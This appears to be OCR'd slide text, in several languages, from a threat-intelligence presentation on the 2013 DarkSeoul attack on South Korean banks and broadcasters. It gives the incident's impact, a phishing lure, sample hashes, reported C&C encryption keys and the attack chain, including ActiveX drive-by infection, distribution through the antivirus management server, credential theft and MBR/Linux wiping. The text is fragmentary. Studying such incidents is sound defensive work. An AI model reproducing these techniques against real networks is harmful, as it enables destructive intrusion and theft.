
http://www.schneier.com/paper-pki-ft.txt
eset : Stuxnet Under the Microscope

2013/03/20 黑暗首爾(DarkSeoul)



◎ 안　내 ◎

현재 일시적인 전산 장애로 자동화기기 이용이 불가능합니다. 현재 복구중에 있습니다. 이용에 불편을 드려 정말 죄송합니다.



```
Trying to boot from Primary   Master IDE drive  ...  failed.
Trying to boot from CD-ROM drive...  failed.

No boot device is available, press Enter to continue.
Trying to boot from Primary   Master IDE drive  ...  failed.
Trying to boot from CD-ROM drive...  failed.

No boot device is available, press Enter to continue.
Trying to boot from Primary   Master IDE drive  ...  failed.
Trying to boot from CD-ROM drive...  failed.

No boot device is available, press Enter to continue.
Trying to boot from Primary   Master IDE drive  ...  failed.
Trying to boot from CD-ROM drive...  failed.

No boot device is available, press Enter to continue.
Trying to boot from Primary   Master IDE drive  ...  failed.
Trying to boot from CD-ROM drive...  failed.

No boot device is available, press Enter to continue.
Trying to boot from Primary   Master IDE drive  ...  failed.
Trying to boot from CD-ROM drive...  failed.

No boot device is available, press Enter to continue.
_
```


source: nshc

2013/03/20 黑暗首爾(DarkSeoul)

南韓史上最大規模駭客攻擊

- 32,000臺電腦遭駭停擺。
- 3家銀行與2家保險公司受駭，ATM提款停擺，網路銀行當機。
- 3家電視臺上千臺員工電腦硬碟損毀，內部作業停擺。
- 1家電信公司因此關閉對外網路服務。
- 7天才能完全復原。

資料來源：iThome整理，2013年3月



안내말씀

2013년 3월 20일 14:10~15:50까지 전산장애로 인하여 고객님께 불편을 드려 대단히 죄송합니다.


장애의 원인은 아직까지 명확하게 파악되지 않았으나 고객정보 유출 등의 피해는 없는 것으로 확인되었습니다. 앞으로도 고객님의 안전한 금융거래에 최선을 다하도록 노력하겠습니다.

하루 동안 창 열지 않기 ☒

南韓3月20日發生史上最大駭客攻擊事件，多家銀行、保險公司和電視臺遭駭，新韓銀行也在官網公告服務中斷，向用戶致歉。

source: Xecure Lab, iThome

Timeline and Correlation



2007

2008

国内ソフトウェアの脆弱性を利用しダウンロード

2009

2010

2011

第1世代
初期
バージョン

第2世代
定型化
バージョン
(DLL形態で,
ロードする上位
ドロッパが存在)

16桁圧縮ファイル暗号
-収集するファイル目録の圧縮時に使用
-英文大小文字/数字/特殊文字を包含

同一の暗号値を使用
(dkwero38oerA^t@#)

C&C制御の暗号化
-RSA暗号アルゴリズムを使用
-C&Cコマンド復号鍵 (**A 秘密鍵**)
-収集データ暗号化鍵 (**B 公開鍵**)

同一のRSA鍵値を使用

C&CサーバPHP Webページ **国内情報収集目的**
(サイバー戦遂行)
-国内掲示板の脆弱性を利用
-install1_ok.php, login_ok.php 等

C&Cプロトコル (コマンド体系は同一)
-HTTP, IRCプロトコルを使用

C&Cコマンド制御チャンネル
-制御コード, URI印字コード及びデータ
-コマンド受信ファイル名, 送信ファイル名等

同一のデータ値を使用

特定収集キーワード暗号化
-XTEA暗号アルゴリズムを使用

同一のXTEA鍵値を使用

国家機密 キーワード

ハッカーのみ保有

Team Hacke

A

B

¥作戦準備　¥バックドア
↓　↓
g:₩작전준비₩Tong₩백도어₩

(以前の開発ディレクトリパスにも類似点を見るこ

3.20電算網大乱の準備

2012.01
ActiveX脆弱性でダウンロード

2012.06

ActiveX脆弱性でダウンロード

2012.12

2013.02

2013.03

3.20

ダウンロード

ActiveX 脆弱性を利用
Packer 同一の Packer

RSA

最初の登場

ダウンロード

RC4
Packer

ダウンロード

第3世代
隠蔽化
バージョン

RC4

開発パス 同一組織による開発(ハングルを使った

```
Z:₩1Mission₩Team_Project₩[2012.1 ~ 3]₩백도어₩3DrOpper₩Win32₩R
Z:₩1Mission₩Team_Project₩[2012.1 ~ 3]₩백도어₩3Dropper₩3DrOpper
Z:₩1Mission₩Team_Project₩[2012.6 ~]₩HttpDrOpper₩Win32₩Release₩3HttpDropper.pdb
Z:₩1Mission₩Team_Project₩[2012.6 ~]₩HTTP Troy₩HttpDrOpper₩Win32₩Release₩3HttpDrop
E:₩Tong₩Work₩Op₩1Mission₩Team_Project₩[2012.6 ~]₩HTTP Trojan 2.0₩HttpDrOpper(우회)₩
D:₩Work₩Op₩Mission₩TeamProject₩[2012.06 ~ ]₩Uploader 1.1₩Release₩uploader.pdb
D:₩Work₩Op₩Mission₩TeamProject₩[2012.11~12]₩TDrop₩Payloadll32₩Release₩Payloadll32.

Z:₩Work₩Make Troy₩3RAT Project₩3RATClient_Load₩Rele
Z:₩Work₩Make Troy₩3RAT Project₩Dropper_XP(winmain)₩

Z:₩Work₩Make Troy₩Concealment Troy₩  ₩Concealment_Troy(exe)₩Release₩C
Z:₩Work₩Make Troy₩Concealment Troy₩  ₩Concealment_Troy_Upload_MapFS₩
```

日本語翻訳:
@nilnil26
2013.4.9

隠蔽型悪性コード化
-C&C関連ストリング多数暗号化

C&C制御暗号(RC4に変更)
-C&Cコマンド復号鍵 (tp28i!c3gZ@0*3t@)
-収集データ暗号化鍵 (tA28i!T3gZ@0*8t@)

2次C&C制御暗号(RC4使用)
-RC4ストリーム暗号アルゴリズムを使用
-C&Cコマンド暗号化鍵 (8p28i!c37ZGb*3t@)

被害機関で発見された悪性コード全てで同一のRC4鍵値を使用

ハード破壊悪性コードダウンロード及びワクチン中央管理サーバにアップロード

Packer

同一の Custom Packerを使用
-自己複製するPackerを使用

ハード破壊

IssueMakersLab
http://www.issuemakerslab.com
contact@issuemakerslab.com

(1)入侵企業使用者常瀏覽的網站，利用ActiveX漏洞植入惡意程式


(2)遠端遙控這些被感染的電腦，暗中蒐集企業內部資料

(3)利用C&C伺服器下載更多惡意程式，找出企業內部更新防毒軟體中控伺服器或是資料庫伺服器，尋找可利用的漏洞

(4)透過企業內部的防毒中控伺服器自動派送惡意程式給內部電腦
3/20 啟動


Malware

- 76 found in total
- Infection
  - Phishing email
  - Drive-by download
- Functions
  - Wiper
  - Dropper
  - Downloader
  - Trojan
  - Defacement
  - DLL injection
- Signature
  - PRINCIPES
  - HASTATI
  - PR!NCPES
  - HASTATI and PR!NCPES



Name	Size	Packed Size	Modified
shinhancard_201303180_043596670.html........	212 992	39 445	2013-03-17 23:41

0 object(s) selected



고객님

03월 이용대금 명세서입니다

결제일 : 2013.03.18

결제계좌 : 0982******85 국민은행

고객번호 P004688504

※ 클릭하시면 간단한 명세서가 출력됩니다.

입금하실 금액

251,100원

포인트 및 마일리지

1,459P 빅플러스GS칼텍스

이 달에 받으신 혜택

카드 이용금액

전월		
	소계	0
	대출금	0

포인트 및 마일리지

포인트명	잔여	소멸예정
빅플러스GS칼텍스	1,459	
마이신한포인트	76	

원금 할인금액


Done

Computer | Protected Mode: Off

100%

source:http://www.f-secure.com/weblog/archives/00002531.html

Malware Found in Dark Seoul



K09

K07
e823221609b37e99fbbce5b493a02f68

K04 (OthDown.exe/AmAgent.exe)
5fcd6e1dace6b0599429d913850f0364

K02 (ApcRunCmd.exe)
f0e045210e3258dad91d7b6b4d64e7f3

K03 (mb_join.exe)
0a8032cd6b4a710b1771a080fa09fb87

K01 (ApcRunCmd.exe/AgentBase.exe)
db4bbdc36a78a8807ad9b15a562515c4

drops

K10 (vti-rescan.exe)
9263E40D9823AECF9388B64DE34EAE54

K05
E4F66C3CD27B97649976F6F0DAAD9032

K06
50E03200C3A0BECBF33B3788DAC8CD46

K08
2F9AF723E807FF44C2684E5D644EBE46

wiper

dropper

injection

downloader

AhnLab Policy Agent(pasvc.exe Hauri ViRobot ISMS Client (clisvc.exe)

mRemote password
SecureCRT password

MBR

shutdown

reboot failed

alg.exe(plink.exe)

conime.exe(scp.exe)

upload

~pr1.tmp(*nix script)

wipe/delete

partition
/kernel/
/usr/
/etc/
/home/

kill


steal

wipe

provide

execute

drops




目前的樣本列表

	Source	Publish		Language	Size	File SHA 256
K01	ApcRunCmd.exe	2013-03-20	Disk Wiper	None	24 KB	D7a71f83d576fdf75e7978539bac04ad8b6605207b29379b89c24c0d0f31d***
K02		2013-03-20	Disk Wiper	None	24 KB	929dc09a8bd8491b77f050a2736d39c30597ec7090d8f081eeb6179b6f8ab***
K03		2013-03-20	Disk Wiper	None	24 KB	510f83af3c41f9892040a8a80b4f3a4736eebee2ec4a7d4bfee63dbe44d****
K04	OthDown.exe	2013-03-20	Disk Wiper	None	24 KB	239ed753232d3cc0e75323d16d359150937934d30da022628e575997c8dd****
K05		2012-10-19	Downloader	None	24 KB	6c627a4be54b6377af9f73ab0923aeebcccbb57ec94e995a2171deb69d6***
K06		2012-08-30	Downloader	None	24 KB	D9757441e40d05a863d8dcfedab684d6644061231341c4106a3721436bc0***
K07	Whois Team	2013-03-20	Disk Wiper	Korean	236 KB	4be99fdcc05ad6d74160505b5fd1f62def038569fd1bb4ec09f6c2caba1b***
K08	shinhancard_201303180_.html....scr	2013-03-17	Downloader	Korean	208 KB	04c5d11a96cfac7a47ccba4cdddeb222da848a901d1bce6a15a5fe06c1b1***
K09	schsvcsc.dll	2013-03-20	Disk Wiper	English	45 KB	265fce88baeb29cd9b962b75840eefa2ce75e2662998b1f7c4abacb71b92***
K10		2013-03-20	Disk Wiper Linux Wiper	Korean	417 KB	422c767682bee719d85298554af5c59cf7e48cf57daaf1c5bdd87c5d1aab4***

Xecure Lab

source:Xecure Lab


Wiper


Execution of Malware (ApcRunCmd.exe)
Checking the presence of the file (V3.log)
Process forced termination (Pasvc.exe, Clisvc.exe)
Checking Physical Disk
MBR Destroy
Checking Driver
VBR Destroy
Rebooting
Execution of Malware (AmAgent.exe)
Checking local time (after 20130320 14:00)
Process forced termination (Pasvc.exe, Clisvc.exe)
Checking OS version
Checking Physical Disk
MBR Destroy
Checking Driver
VBR Destroy
Rebooting

